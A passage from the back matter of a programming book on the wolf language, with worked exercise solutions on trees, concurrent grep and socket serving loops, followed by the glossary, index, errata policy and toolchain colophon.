ex28-4.lu: trap(bounds): index 0 is outside a collection of 0 element(s)
[mem.ub.defined] at 29:10
$ echo $?
3
```

The C twin's equivalent mistake (dropping `if (p != NULL)` from `treeprint`) dereferences a null pointer, which is undefined behavior: it may segfault, it may print garbage, and on some targets it may appear to work. Here it is a defined fault with a kind, a clause tag, and a byte span, and it happens at the same place every time. That difference is the book's subject, in a two-line function.

Exercise 28-5. §28.5

Exercise 28-5 *(spelunking · the C twin)*. Count, in `wordtree.c`, every line that would disappear if `malloc` could not fail, and then every line that would disappear if the program never had to free. Give both numbers and say which of the two the `region` brace replaced.

Solution. Counting code lines only, in `samples/contrast/wordtree.c`:

If `malloc` could not fail*: 16 lines go.* `addtree`'s two null tests with their `nomem` sets, early returns and the half-built `free(p)` come to 10 (lines 50–59); the `nomem` declaration is 1 (line 39); `main`'s out-of-memory branch is 5 (lines 153–157). What survives is `talloc`, `dupstr`, and the two assignments that call them, because the allocation still has to happen.

If the program never had to free: 10 lines go. `treefree` is 9 (lines 85–93) and its call in `main` is 1 (line 160). Note that the `free(p)` inside `addtree` is counted in the first number rather than this one; it is there because the *failure* path has to clean up, not because the program ends.

Both together are 26 of the file's 115 code lines, and `talloc` and `dupstr` (12 more) exist only because the memory has to come from somewhere nameable.

Which did the brace replace? The second, exactly: `region words { … }` is `treefree`, and the ten lines are the ten it replaced. The first sixteen were not replaced by anything: they

were removed by the fact that a wolf allocation failure is not a value a program is handed, which is a different argument and a stronger one. The brace is the visible half. The invisible half is bigger.

Exercise 28-6. §28.5

Exercise 28-6 *(extension · lupin)*. Take the tree's census: write `nodes` and `depth` and print both after the walk. Then multiply the node count by two and say what that number is in the C column, and what it is in the wolf one.

Solution. `ex28-6.lu`. Two recursions in the same shape as `walk`:

```
console
$ lupin ex28-6.lu
   1 moon
   1 runs
   3 the
   1 watches
   2 wolf
5 nodes, depth 3
```

Five nodes, depth 3: the tree is not balanced and nothing balances it, which is true of K&R's as well; feed either program a sorted word list and you get a linked list with a tree's memory layout.

Ten is the number. In the C column it is the count of `malloc` calls (two per node: one for the `struct tnode`, one for `dupstr`'s copy of the text) and therefore also the count of `free` calls `treefree` has to make, in the right order. In the wolf column ten is not a count of anything the program does: the nodes and their strings are allocations in the region, the region frees once, and the only place the number ten appears is in an exercise about the other column.

Exercise 28-7. §28.5

Exercise 28-7 *(design)*. K&R's `addtree` returns the new subtree root; wolf's `add` takes `mut n` and returns nothing. Both are answers to "how does a recursive insert report where the tree went." Argue which is easier to get wrong, and then say what the wolf version does about the empty tree that the C version does not have to.

Solution (discussion): `addtree`'s convention is `p = addtree(p, w)` at every call site, including the two recursive ones (`p->left = addtree(p->left, w)` and its mirror). It goes wrong in one specific way, and the way is silent: write `addtree(p->left, w)` without the assignment and the program compiles, runs, and quietly loses every word that would have become a new left child. Nothing in C's type system objects to a discarded return value.

`add`'s convention cannot be dropped, because there is no return value to drop. Passing `mut n.left[0]` is a claim on that place, spelled at the call site, and the mutation lands where the caller can see it was going to. What it costs is that the claim is *visible*: `mut` at every recursive call, and a reader who wants the mutation surface of this program greps for one word. That is X1′s whole argument, and this is a program small enough to check it on.

What the wolf version has to do about the empty tree: `addtree` handles it for free, because `NULL` is a `struct tnode *` and the recursion's base case and the empty-tree case are the same case. `add` cannot be handed a `Node` that does not exist, so `main` carries `forest`, a `List[Node]` holding nothing or one thing, and the first word is a `push` rather than an `add`. That is three lines of `main` the C does not need, and the same three lines are what make the *children* need no null, so the language is charging once for something the C column pays for at every dereference.

Chapter 30

Exercise 30-1. §30.5

Exercise 30-1 *(fingers · wolf)*. Build both programs and run them against the same two files with three patterns of your own. Then run `wc -l` on both and write down, in one sentence, what you would tell a colleague who proposed the parallel one for a log directory of four files.

Solution. No new program; the two are `samples/projects/seqgrep/seqgrep.lu` and `samples/projects/pargrep/pargrep.lu`, both printed in the chapter.

```
$ wc -l samples/projects/seqgrep/seqgrep.lu samples/projects/pargrep/
pargrep.lu
  57 samples/projects/seqgrep/seqgrep.lu
  97 samples/projects/pargrep/pargrep.lu
```

The sentence: for four files, ship the sequential one. The parallel version costs forty lines and thirty-seven of them are the fan-out being written out by hand, so the version to argue about is the one that takes its shard count from the input, and that is not the version on the page.

Exercise 30-2. §30.5

Exercise 30-2 *(comprehension · wolf)*. `hits` and `done` are both `channel[int](0)`. Give `hits` a buffer (`channel[int](64)`) and predict what happens before you run it. Then run the binary twenty times and count the report lines each time. Two questions: what can `done.send(1)` do now that it could not do before, and which line of the collector is the one that loses the hits?

Solution. One character of the program changes and it stops working. Twenty runs of the modified binary, counting report lines:

```
$ for i in $(seq 1 20); do ./pargrep | wc -l; done | sort -n | uniq -c
     11 1
      2 2
      7 4
```

Four is the correct answer and it came up seven times.

What `done.send(1)` can do now: finish first. With `hits` unbuffered, a task's send blocks until the collector has taken the value, so everything a task found is already in `found` by the time its completion is sent. Buffered, the send returns immediately, and a task can queue four hits and then report itself done while all four are still in the channel.

The line that loses them is `while live > 0`. The collector stops the moment the fourth completion arrives, and anything still sitting in the buffer is never received. The report then walks the input and finds `found` missing most of it.

This program is not in this directory. A sample whose output changes between runs cannot be a CI sample, and a book that shipped one would be teaching its own alarm to cry wolf. The measurement above is what the exercise is for; the program is three seconds of your own editing.

Exercise 30-3. §30.5

Exercise 30-3 *(comprehension · wolf)*. Delete `freeze` from the `needles` binding, leaving `let needles = pattern.split("|")`. Predict whether the program still compiles before you try it. Then explain, in two sentences, what the four tasks are allowed to do with `needles` in each version.

Solution. `ex30-3.lu`. It compiles, and it runs correctly:

```
console
$ wolf build ex30-3.lu && ./ex30-3
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
```

The prediction most readers write down is "it will not compile", and the useful part of this exercise is being wrong about it. `needles` is bound with `let` and never written, so the four tasks read a value nobody mutates and the program is correct: by inspection, and only by inspection.

The two sentences. With `freeze`, the tasks read an `imm` graph: nothing anywhere can write it, the compiler knows that, and adding a write somewhere else in the program is a compile error rather than a race (§30.4's E1012 is that error). Without `freeze`, the tasks read ordinary data the current text happens not to write, and the guarantee is a property of that text, not of the type. That distinction is Part 3's subject.

Exercise 30-4. §30.5

Exercise 30-4 *(extension · wolf)*. Instrument the collector: print each index as it arrives, before pushing it. Run the binary twenty times and count the distinct arrival orders you see; then confirm that the four report lines never move. Which of the two outputs would you put in a test?

Solution. `ex30-4.lu`, one `print` added to the `hits` arm.

```
console
$ wolf build ex30-4.lu && ./ex30-4
arrive 0
arrive 2
arrive 5
arrive 7
a.log:1: 06:12 the wolf runs
a.log:3: 07:02 the wolf howls
b.log:2: 08:52 the wolf sleeps
b.log:4: 09:44 the wolf wakes
```

That is one run. Over twenty, the four `arrive` lines came out in five different orders (`0 2 5 7` most often, then `0 2 7 5`, `0 5 2 7`, `0 5 7 2`, `0 7 2 5`), and the four report lines hashed to one value twenty times out of twenty. Which one goes in a test is therefore not a matter of taste: the report is a property of the program, the arrival order is a property of the afternoon.

Index `0` arrives first on nearly every run; do not over-read it. The first shard's first line matches, and its task has the shortest path to a rendezvous. That is a bias, not a guarantee, and a test that assumed it would fail on a loaded machine.

Exercise 30-5. §30.5

Exercise 30-5 *(extension · wolf)*. Make the report order-dependent on purpose: delete both channels and the collector, and have each task print its own matches directly. Run the binary twenty times and hash the output. You will get more damage than you predicted. Say what the extra damage is, and then say what you have broken in terms of §30.5′s rule rather than in terms of tasks.

Solution. `ex30-5.lu`. Twenty runs, twenty distinct outputs. Here is one:

```
$ ./ex30-5
a.loga.log:1: 06:12 the wolf runs
:3: 07:02 the wolf howls
b.log:4: b.log:2: 08:52 the wolf sleeps
09:44 the wolf wakes
```

The extra damage is that the lines are not merely out of order, they are *torn*: `a.log` from one task and `:3: 07:02 …` from another arrived in the same line of output. `print` is not atomic across tasks, and four tasks writing one stream interleave inside a line as readily as between two.

In §30.5′s terms: the four report lines used to be a fact about the program, and now they are a fact about the run. Nothing was added to the program to break this; something was removed. The collector was not overhead; it was the single owner of the output, and a single owner is what made the output reproducible. The general form of the rule is that the last stage of a concurrent pipeline should be sequential, and the cheapest way to obey it is to let exactly one task print.

Exercise 30-6. §30.5

Exercise 30-6 *(spelunking · wolf)*. Read the E1012 note in §30.4 in full. It offers two ways out: build the value completely before freezing, or keep a mutable `copy` alongside. Say which one `pargrep` uses and what the other one would cost in a four-task program.

Solution. `pargrep` uses the first, twice, and the shape is visible in both `freeze region { … }` blocks: everything the value will ever contain is pushed inside the block, and the block's last expression is the finished value. The pattern list is built by `split` in one call; the table is accumulated by a loop over the files and then handed out as a `Table`. Neither is touched again.

The second way out (keeping a mutable `copy` beside the frozen one) is a correct answer to a different question, and in a four-task program it is usually the wrong one. The copy is not shareable, so it cannot cross into a task, so the only place it can be used is the parent; and the moment what the parent has and what the tasks have can differ, the program has a consistency question it did not have before. The cost is not the memory but the noun: "the frozen table" stops naming a single thing.

Exercise 30-7. §30.5

Exercise 30-7 *(design)*. The shard count is a constant. Sketch the version that takes it from the input: what the ranges become, what the collector's `live` counter becomes, and what `pargrep` would need from the language to spell the fan-out in one loop instead of four spawns. Then say whether four shards on two files was ever the right number.

Solution. The arithmetic is the easy third of it. With `w` shards, the `k`th range is `(n * k) / w` to `(n * (k + 1)) / w`, which is the same integer division §30.1 already does and needs no boundary variables at all; `live` starts at `w` instead of `4`; and the report loop does not change, because it never knew how many tasks there were. The whole difference is that three `let b`s become one expression evaluated inside a loop.

What the language has to give is the loop: `` `for k in 0..w { s.spawn(fn() { … }) }, `` `with each closure capturing its own k` ``. That is one construct, and everything else in the sketch is already spelled.

Whether four was ever right: no, and the honest reason is that nobody chose it for this input. Four is a plausible default for a machine and a poor one for two files of four lines, where a single task would finish before a second one started. The number a real version wants is the smaller of the worker count and the input's shard count, with a floor of one, and the program cannot ask for the first of those two either. A tool that shards should take `-j` from the command line, the way `make` does, which makes this exercise's answer one more argument for the loop.

Chapter 33

Exercise 33-1. §33.1

Exercise 33-1 *(fingers · lupin)*. Change the cold open's request from `"regions"` to a title the shelf does not hold, predict the printed line before you run it, then run it. Then move `net_close(door)` above `net_accept` and say, in one sentence, which of the two programs on this page you have written.

Solution. `ex33-1.lu`.

```
console
$ lupin ex33-1.lu
shelves: unknown
```

The prediction to make is that nothing fails. `words_in` walks the shelf and returns `"unknown"` when it falls off the end, so a miss is a string the caller receives like any other answer, and the row machinery is never reached. That is a design decision worth naming: a shelf that knows its whole contents can answer "not here" as data, and only a lookup that might fail for a reason the caller could act on deserves a row.

The second half writes the other program on the page. Closing the door before accepting is §33.1's second block: the listener is gone, the caller's dial has nowhere to land, and the answer is `refused`. The two programs differ by the order of two lines.

Exercise 33-2. §33.2

Exercise 33-2 *(comprehension · lupin)*. Delete the `net_accept` line and the `conn` variable from the program above, leaving the fourth `net_wait` in place. Predict the fourth line before you run it, then run it, and explain the answer using one sentence of this section.

Solution. `ex33-2.lu`.

```
console
$ lupin ex33-2.lu
nobody there: 0 ready
someone there: 1 ready, and it is the door: true
looking took nothing: 1 still ready
still nobody took it: 1 ready
```

The fourth line is `1 ready`, not `0`. The sentence that explains it is the section's third rule: asking consumes nothing. In the chapter's version the count drops to zero because `net_accept` took the connection and the door genuinely has nothing pending; here nothing was taken, so the door is still holding it and every wait says so. Readiness reports the state of the socket, not the history of your looking, which is why a loop that forgets to accept spins at full speed instead of blocking — the wait keeps returning immediately, correctly, forever.

Exercise 33-3. §33.3

Exercise 33-3 *(extension · lupin)*. The loop above never lets go of a connection. Give it the other half: when `net_read` answers the `closed` row, close that handle and remove it from `open` instead of writing back. Then say why the program cannot learn that a peer has gone without reading it.

Solution. `ex33-3.lu`.

```
console
$ lupin ex33-3.lu
served 2, dropped 2
```

Two changes and one helper. The read grows an `else` that sets a flag rather than propagating, the branch under it closes the handle and rebuilds `open` without it, and `without` is the three-line filter that does the rebuilding. The loop's exit condition moves from "two served" to "two dropped", which is the honest one for a server: a connection is finished when its peer says so, not when you have answered enough.

Why the read is unavoidable: readiness is the only thing the wait reports, and a connection whose peer has closed is ready. It will be named by every `net_wait` from now until something reads it, because there genuinely is something to read — the end of the stream. The read is what turns that into the `closed` row, and the close is what takes the handle out of the set. A loop that watches without reading gets a wait that returns instantly every time and a process at full cpu with nothing to show for it.

Exercise 33-4. §33.4

Exercise 33-4 *(comprehension · lupin)*. `net_wait` declares one row, `io`, and one of the things it means is a set that could never become ready. Write the four-line program that produces it — an empty list and a deadline that never expires — and predict the exit code before you run it. Then say what a program that meant to sleep should have called instead.

Solution. `ex33-4.lu`.

```
console
$ lupin ex33-4.lu
error: io
$ echo $?
1
```

There is no handle that could become ready and no clock that could end the wait, so the call cannot answer and cannot honestly park: it takes its one row. Propagated with `?` from `main`, a row is the documented process outcome — the tag on stdout and exit 1 — which is chapter 6's rule and not a network rule.

The program that meant to sleep calls `time_sleep_ms`. It is worth noticing what the alternative designs would have cost: a wait that returned an empty answer here would be indistinguishable from a healthy timeout, and a wait that parked forever would be a hang with no name on it. The row is the only answer that tells the caller which mistake it made.

Exercise 33-5. §33.4

Exercise 33-5 *(spelunking · prose)*. §33.4 says a lost accept race is not an error row. Read `[os.net.accept]` in the specification and write down the two candidate rows it rejects and the one sentence of reasoning that rejects each. Then say which of the two would have been the more tempting mistake.

Solution (discussion): the two candidates are a new row of its own and the existing `timeout`.

A new row is rejected because a lost race carries nothing: from the program's side it is indistinguishable from the connection never having arrived, which is the same thing one hand alone already meets when a peer aborts between the wake and the take. A row would therefore make `net_accept(l)?` fail on a stranger's reset — a program with no budget armed would start reporting an error it can do nothing about.

`timeout` is rejected because it would be a lie about a clock: a program that armed no deadline would be told its deadline expired.

`timeout` is the more tempting mistake, and by some distance. It costs no new vocabulary, it is already in the call's row, and it is what the hand eventually answers anyway when the budget does run out — so a hurried implementation reaches for it and the difference only shows on the path where no budget was armed at all. The rejected reasoning is worth keeping because it generalizes: a row is a claim, and a call should not make a claim it cannot support.

Exercise 33-6. §33.4

Exercise 33-6 *(design)*. A configuration file says `workers auto`. Write down the rule your program follows: what it starts when `os_cpus` answers, what it starts when `os_cpus` answers `io`, and what it logs in each case. Then defend the number you chose for the second case against the two obvious alternatives.

Solution (discussion): when `os_cpus` answers `n`, start `n` workers and log the number and where it came from — "starting 4 workers (os_cpus)" — because the number is a decision the operator will want to audit against the container they think they gave you.

When it answers `io`, start one worker and log that the count was not learned: "starting 1 worker (core count unavailable: io)". One, plus a line that says the count is a fallback rather than a measurement.

The two alternatives are worse in different directions. Refusing to start turns a question the program could not answer into an outage, and the program's job is to serve; a machine whose core count is unreadable can still answer requests. Guessing a plausible number — four, eight, whatever the last machine had — is worse still, because it looks like a measurement in the log and will be believed. One worker is honest: it is the smallest thing that works, it cannot oversubscribe a container, and the log line tells the operator exactly which knob to set by hand. This is also why `os_cpus` has a row instead of quietly answering 1 — a silent 1 would have made this decision for you, and made it invisible.

Exercise 33-7. §33.4

Exercise 33-7 *(extension · lupin)*. §33.3's loop answers one question per connection and forgets it. Make the shelf answer two: keep serving a connection until its read answers `closed`, and have each caller ask twice before hanging up. Which of the loop's data structures had to change, and which did not?

Solution. `ex33-7.lu`.

```
console
$ lupin ex33-7.lu
answered 4 questions on 2 connections
```

Nothing had to change. `open` is the same list, the set is built the same way, and the body of the loop is the same three branches: the door is accepted, a readable connection is read and answered, a closed one is dropped. What changed is a counter — the loop leaves when two connections have closed rather than when two questions have been answered — and that is the point of the exercise. A loop written around readiness is already a loop that serves a conversation; it was only the exit condition that assumed one question.

The callers are tasks here so that one process can hold both ends of two conversations at once. That is a page-fitting convenience and not part of the lesson: `net_wait` neither parks a task nor disturbs the scheduler, so the loop is unchanged whether the callers are tasks beside it or machines somewhere else.

Glossary

One term per concept. Each entry names the section that defines it, and the definition here is the one the book uses everywhere else. Where a word also has an ordinary English sense that the book cannot avoid, the entry says so.

border (8.4): every edge that leaves one region and enters another. The border is what the compiler checks; the interior is unchecked because it does not need checking.

channel (10.1, taken apart in 12.1): a typed route between tasks or procs. A send and the matching receive are one synchronization event.

closure (4.2): a function value that carries part of its environment. Captures are copies, `imm` shares, or region moves, never mutable windows onto the enclosing function's locals.

comptime (18.0): wolf, evaluated during compilation. One tier, one language, no macro expander.

error kernel (15.2): the part of a system whose failure is not recoverable, kept small on purpose.

externally sequential (11.1): a function that has joined everything it started before it returns, so a caller need not know that concurrency happened.

handle (8.4): an index into a pool carrying the generation its slot held when the handle was issued. A stale handle is a fault, never a dangling read.

imm (8.5): the mode frozen data has: immutable, shareable from anywhere, permanent. There is no unfreeze.

iterator (5.2): a value that yields elements one at a time. Wolf's iterators spell their unit: `words()`, `lines()`, `pairs()`.

join (10.1): the wait a scope performs at its closing brace for every task it spawned. One arrow in, one arrow out.

listener (33.1): a socket that accepts connections rather than carrying one. It is an `int` the runtime owns, and closing it is what ends the door.

mode (7.3): what a parameter says about the caller's value: read for the duration of the call, `mut` for exclusive access, `take` for ownership.

module (22.0): a directory. Files inside it are invisible to importers, and the package root is the entry file's directory.

move (7.2): handing a value over. The source place is uninitialized afterward, and reading it is a static error or a trap.

open row (6.1): a row ending in `..`: these tags, and possibly more.

prefork (33.4): starting several processes that share one listener, sized before any of them serves. The oldest server architecture, and the one `os_spawn_with` and `reuse_port` exist for.

package (23.0): a directory outside your project, with its own manifest; contrast *module*.

place (7.1): any path the language can name and the compiler can prove distinct from another: a variable, a field, a field of a field.

proc (14.0): a failure domain with its own memory, whose death is an event other procs can subscribe to.

provenance (9.3): the lineage a pointer inherits its permission from, distinct from its address.

region (8.1): a checked arena: allocations that live and die together, with the compiler proving nothing escapes alive. "Arena" in this book is always the C construct a region is compared to.

readiness (33.2): the property `net_wait` reports — that a socket can be read without blocking. Asking consumes nothing, and a connection whose peer has closed is ready.

rendezvous (30.3): a zero-capacity channel, where a send blocks until a receiver takes the value.

ring (9.1): a place in the source where the proof obligation changes hands. Wolf has exactly three.

row (6.1): the set of tags a function may fail with, written between braces after `!` and complete. Part 1's running example prints a receipt whose lines are also called rows; the error row is always the one with braces.

serving loop (33.3): one process that builds a set of sockets, waits on it, answers what is ready, and goes around. It spawns nothing.

scope (10.1): the block that owns one or more tasks and joins them at its closing brace. The word also has its ordinary lexical sense, and the book uses it that way where no task is involved.

sentinel-int convention (26.2): C's habit of making one integer value mean "no value". The two K&R twins are built from it, and wolf's rows are what replace it.

strategy (8.3): how a region's interior is managed, chosen where the region is made and nowhere else.

tag (9.3): an identity a pointer value carries, distinct from its address. Also, in a row, the name of one way a function can fail; the two senses never appear on the same page.

task (10.1): a unit of concurrent work, owned by a scope; distinct from an OS thread.

trap (3.3): the fault of a defined execution: the program was legal, it ran, and it hit a rule the language enforces at run time, in every build profile. Appendix B closes the set at twelve kinds.

view (2.5): two machine words, a pointer and a length, aimed at bytes that already exist. Taking one copies nothing.

view set (7.5): a promise in a signature about which paths a method touches: `mut self.{title, subtitle}`.

witness (18.1): a comptime `assert` whose failure is a compile error. A witness is how a compile-time fact gets a location in your source.

Index

Numbers are section numbers, not page numbers: `8.4` is section 8.4 in every edition of this book, on paper and in a browser, and it is also the anchor a link can point at. Diagnostic codes, trap kinds, flags, and attributes are all indexed, so a code or a tag you meet in your own terminal is findable here.

Symbols

`--bin` 1.2 · `--checked` 9.3 · `--ci` 24.3 · `--dir` 23.1, 23.3, 24.3 · `--explain` 1.5, 7.5, 7.6, 8.5, 8.6, 8.8, 18.4, 23.3, 24.2, 24.3 · `--explore` 12.2, 12.4, 13.2, 17.2, 17.3 · `--explore-preemptions` 17.3 · `--native` 30.5 · `--path` 23.1 · `--release` 1.2 · `--schedule` 17.2 · `--seed` 12.2, 12.4, 13.2, 16.3, 17.1, 17.2, 17.3, 30.5 · `--version` 1.2, Colophon

`!T` (error type) 6.1 · `?` (propagate) 6.2 · `[T]` (generics) 5.3 · `{x}` (interpolation) 2.1 · `"""` (multiline) 2.2 · `r"…"` (raw) 2.2

`#[budget]` 18.4 · `#[noalloc]` 20.1 · `#[trusted]` 9.1, 9.6, 9.7, 9.8, 32.2, 32.3

A

accept race, and what a lost one costs 33.4 · address, loopback and port zero 33.1 · appendices, how to read them, Notation · arena, as the C construct 8.1, 8.2, 32.2 · argv, see `env_args()` · Armstrong, Joe 14.1 · arithmetic, checked 3.3 · `assert`, comptime 18.1, 18.2, 22.3 · audit surface 9.1, 9.7, 32.3 · `wolf audit` 23.3, 24.3, 24.4 · `wolf audit-surface` 9.1, 9.7, 32.3

B

borrow, why the word is absent 7.3 · `bounds` (trap) 1.4, 1.5, 2.3, 5.4, 6.4 · bump allocation 8.8 · `byte` (type) 2.3 · `byte`, arithmetic widens 2.3 · `byte`, casts 2.3 · byte order mark 2.3 · bytes, strings counted in 2.3 · bytes, what a buffer of them charges 8.9

C

C, calling 9.5 · C, membrane with 9.5, 9.6 · C, where it wins 26.5 · cancellation 10.4, 14.2 · capabilities, package 24.3, 24.4 · channels 12.1, 12.2 · channels, when they are the wrong queue 12.3 · `Cell`, see pool · closures 4.2 · combinators 5.2 · comptime 18.1, 18.2, 18.3, 18.4 · comptime, what it refuses 18.4 · console blocks, how to read them, Notation · covenant, no build scripts 24.1, 24.2 · cycles, between modules 22.2 · cycles, in a region 8.4

D

`deadlock` (trap) 10.2 · `defer` 4.3 · determinism, of a seeded run 17.2, 30.5 · diagnostics, how to read them, Notation, Appendix C · directory = module 22.1 · `div-zero` (trap) 3.3

E

`else`, `else |err|` 6.2 · `env_args()` 26.5, 30.1 · `errdefer` 6.3 · error kernel 15.2 · error rows 6.1 · error-set aliases 6.1 · escape hatch, the three rings 9.1 · exclusivity 7.4, 7.5 · `exclusivity` (trap) 7.5 · exercises, how they are numbered, Notation · exhaustiveness 3.4 · exit codes 1.5, Notation · expressions, everything is one 3.2 · export hash 22.2

`E0102` 2.2 · `E0103` 2.2 · `E0104` 2.2 · `E0105` 2.2 · `E0107` 2.3 · `E0110` 2.4 · `E0201` 1.5, 4.1, 12.4, 14.1 · `E0202` 1.5 · `E0301` 10.1 · `E0302` 22.1 · `E0303` 22.2 · `E0304` 22.1 · `E0305` 22.1 · `E0401` 3.2, 4.1 · `E0410` 3.1 · `E0412` 18.3 · `E0419` 5.1 · `E0501` 5.3 · `E0602` 26.4, 26.5 · `E0701` 18.4, 24.2 · `E0702` 18.4 · `E0703` 18.4 · `E0704` 18.4 · `E0705` 18.1 · `E0706` 18.1 · `E0707` 18.3 · `E0709` 18.4 · `E0710` 18.1, 18.2, 22.3 · `E0801` 3.4 · `E0817` 20.1 · `E1001` 3.1, 7.1, 7.2, 7.6, 7.7, 9.8 · `E1002` 7.5 · `E1005` 8.3 · `E1006` 8.5, 8.7 · `E1007` 7.4 · `E1008` 7.5 · `E1010` 8.2, 8.4, 8.6, 9.8, 15.3 · `E1011` 8.6 · `E1012` 8.5, 8.8, 30.4, 30.5 · `E1101` 13.2 · `E1102` 13.2 · `E1301` 9.2 · `E1302` 9.2, 9.5, 32.2 · `E1303` 9.7, 32.3 · `E1305` 9.4 · `E1401` 9.3 · `E1503` 24.2 · `E1504` 24.3 · `E1506` 23.3

F

f-strings 2.1, 18.3 · fields, granularity of 7.5 · format specs 2.1, 18.3 · `freeze` 8.5, 16.2, 30.4 · functions, as values 4.2 · functions, signatures of 4.1

G

generics 5.3 · generics, errors at the definition site 5.3 · Go, compared 6.2, 10.2, 11.2 · grammar, the whole surface, Appendix A

H

handles 8.4, 8.7 · hardening, by refactor 6.4 · histogram, the wordcount's 6.5

I

`imm` 8.5, 16.2, 30.4 · `#include`-grade C 9.5 · index (collection), traps 5.4 · interfaces, extracting one 22.2 · interpolation 2.1 · `wolf interface` 22.2

J

join, at a scope's brace 10.1

K

K&R, the twins after it 26.1, 27.1, 28.1, 32.1

L

`let` 3.1 · line counts, how they are measured 26.3, 28.5, 30.4, 32.3 · `link` 15.1 · `List` 5.1 · list literals 5.1 · lockfile, see `wolf.sum`

M

mailboxes 14.3 · `main`, what it returns 1.5, 6.3 · `Map` 5.1, 5.4 · `match` 3.4 · `match`, on a dispatch byte 27.4 · milestones, the solo's 31.2 · modules 22.1, 22.2, 22.3 · monitors 15.1 · moves 3.1, 7.1, 7.2 · `mut` 7.4, 7.5

N

`net_accept` 33.1, 33.2, 33.4 · `net_adopt_listener` 33.4 · `net_close` 33.1 · `net_connect` 33.1 · `net_deadline` 33.4 · `net_listen` 33.1 · `net_listen_with` 33.4 · `net_port` 33.1 · `net_read` 33.1, 33.3 · `net_wait` 33.2, 33.3 · `net_write` 33.1 · no life before main 22.3 · `noalias`, and what `mut` compiles to 7.7 · notation, the seven dialects, Notation

O

oracle, the UB checker 9.3 · `os_cpus` 33.4 · `os_exe` 33.4 · `os_spawn_with` 33.4 · `os_wait` 33.4 · overflow 3.3 · `overflow` (trap) 3.3 · ownership 7.1, 7.2

P

packages 23.1 · parallelism, and one job divided 13.2, 30.2 · pool 8.4, 8.7 · ports, why zero 33.1 · prefork 33.4 · procs 14.1, 14.2, 14.3 · profiles, and what traps in them 3.3 · provenance 9.3

R

`range[int]`, `range[char]` 3.2 · raw tier 9.2 · readiness, and what it is not 33.2 · `refused` (row) 33.1 · `region` (block form) 8.2 · `region-fault` (trap) 8.3, 8.5, 8.6 · regions, as values 8.3 · regions, transferred between procs 16.1 · REPL 1.4 · rings, the three 9.1 · rows, error 6.1 · Rust, compared 7.6, 16.3 · Ritchie's state machine 26.2

S

scheduler, the deterministic one 17.2 · schedules, replaying 17.2, 30.5 · scopes 10.1 · scopes, as values 11.1 · scripts, running `.lu` files 1.3 · seeds 12.2, 17.2, 30.5 · `select` 12.2 · serving loop 33.3 · `Set` 5.1 · `shared` 8.7 · shards 30.1 · slices 2.3, 2.5 · sockets, as handles 33.1 · solutions, where they are, Solutions · spawning 10.1, 11.1 · specification, citing it, Appendix D · `stale-handle` (trap) 8.7 · strings 2.1, 2.2, 2.3 · supervision 15.2, 15.3 · `sync` 12.4

T

tasks 10.1 · task tree 10.1, 11.3 · `take` 7.2 · traps 3.3, Appendix B · trusted code 9.7 · tuples 5.1 · `wolf test` 18.1

U

`ub` (trap) 9.4 · undefined behavior 9.3, 9.4 · unsafe blocks 9.2 · `use-after-move` (trap) 3.1, 7.1, 7.2, 12.1

V

`var` 3.1 · views 2.5 · view sets 7.5

W

`when (a, b)` 12.4 · witnesses, comptime 18.1, 22.3 · `wolf add` 23.1 · `wolf build` 1.2, 1.5 · `wolf run` 1.2, 1.3 · `wolf tree` 23.1 · `wolf why` 23.1 · `wolf.pkg` 23.1 · `wolf.sum` 23.3 · wordcount, the capstone 6.5 · words, iterating 2.4 · `wrapping[i32]` 3.3

`W0603` 27.5 · `W1003` 7.2 · `W1101` 13.2

Z

zero-copy, what wolf loses and what it does instead 7.6

Errata

This book claims that its samples cannot rot: every program, transcript, and diagnostic on these pages was executed by CI against the toolchain in the colophon, and a sample that stops behaving fails the build. That covers the code. It does not cover the prose, the arithmetic in a paragraph, or a claim that was true when it was written and is false now, so this page exists and so does the process behind it.

Report anything wrong at <https://github.com/wolffe-lang/wolf-book/issues>. Three kinds of report are useful, and the issue template asks which one you have:

Technical. A sample that is wrong, a claim that is false, a diagnostic that no longer says what the page says it says, a comparison to another language that its own users would object to. These go through the reviewer checklist before the fix lands: the claim gets traced to a spec clause or a decision, and the sample gets executed. Include the toolchain version from `wolf --version` and `lupin --version`, because the first question is always whether your pin is the colophon's.

Editorial. Typos, broken sentences, a term used two ways, a cross-reference pointing at the wrong section, a heading that lies about its section. These take the fast path and land as soon as they are read.

Drift. A sample that no longer runs on a newer toolchain than the colophon's. CI catches most of this before a reader does (the book builds against the compiler's own main branch nightly, and a break is visible there first), but the nightly is a report and not a gate, so a reader on a newer toolchain may arrive first. Drift is fixed at the next pin bump.

What this edition promises

The web edition tracks one toolchain at a time and says which one in the colophon. When the pin moves, every sample is re-executed, every diagnostic is re-captured, and the changes are listed in the repository's history with the bump. A printed copy is a photograph of one such moment: corrections to print are made at reprint, and until then they are listed here, so a reader holding paper and a reader holding a browser are reading the same book with one of them carrying a footnote.

A technical correction changes the page and says so in the commit that carries it; an editorial one changes the page. Every correction stays visible in the history.

Known corrections

None yet in this edition.

Colophon

This printing is true for one toolchain, and these lines are it, each implementation also naming the revision of the other it was tested against:

```
console
$ wolf --version
wolf 0.2.29 (wolfgang, pin 6ffe7c6)
paired with lupin 0.1.52 (reference interpreter), pin 294d626
$ lupin --version
lupin 0.1.52 (wolf-interp, reference interpreter at pin 294d626)
```

The two lines name each other, and this printing both names are readable. Each tool reports the revision of the other it was differentially tested against, and the two projects are cut on their own schedules. The compiler names `lupin 0.1.52`, the interpreter under it and not a release older. The interpreter names `294d626`, a release tag of the compiler's from five releases back — reachable, on the branch, and an ancestor of the compiler's own revision, so the two clauses are a distance this printing: 611 commits, five releases. An earlier printing was the other case, where the interpreter's clause named a rebased-away development head and no count between the two meant anything. §1.2 teaches the reader to check which case a pair is before reading it. This page prints them as they are. The compiler's first line is also this page's proof, read the other way round: a build made exactly at a release tag prints the bare version, and every other build names itself `+dev.<commit>` and claims nothing. This printing's compiler is the first kind, built at the tag whose revision it prints, and that revision is abbreviated to a width the toolchain fixes rather than inherits from whoever cloned it.

The exact revisions (the compiler, the interpreter, and the wolf grammar vendored from wolf-lsp) are recorded in `wolf-toolchain.toml` at the repository root. Every code sample, every console run, and every diagnostic on these pages was executed against them by CI; the samples runner's report is the guarantee, not this sentence. The surface grammar in Appendix A is copied from the specification at the same revision, and the diagnostic codes in Appendix C are checked against the compiler's own catalog in the same run, along with the count that opens that appendix and the copy of the catalog it is counted from.

Two chapters and five sections in this edition are reserved rather than written, each one saying on its own page what it covers and why it is not here. Their section numbers are anchors and will not move when the pages arrive.

Setting

